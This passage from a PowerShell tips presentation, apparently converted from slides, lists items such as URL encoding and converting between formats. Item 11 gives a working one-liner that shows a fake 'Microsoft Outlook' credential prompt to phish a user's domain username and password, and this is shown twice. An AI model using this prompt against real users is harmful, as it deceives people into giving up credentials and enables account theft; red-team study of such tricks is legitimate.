
```
PS ► [Net.WebUtility]::UrlEncode("/insider profiles/")
```

## **9. Compare anything to anything(s)**




# 10. Convert any to any

- Xml, json, html, bytes, *whatever*.
- Export/Import, ConvertTo/From



# 11. Phish admin creds one-liner

- `$c = $Host.ui.PromptForCredential("Microsoft Outlook","Please enter your credentials","$env:userdomain\$env:username","")`
- Can expand it to `Windows.Security.Credentials.UI`



```
PS > $c = $Host.ui.PromptForCredential("Microsoft Outlook", "Please enter your credentials", "$env:USERDOMAIN\\$env:USER  
NAME", "")
```


## **12. Named-Pipe/SMB One-liner**

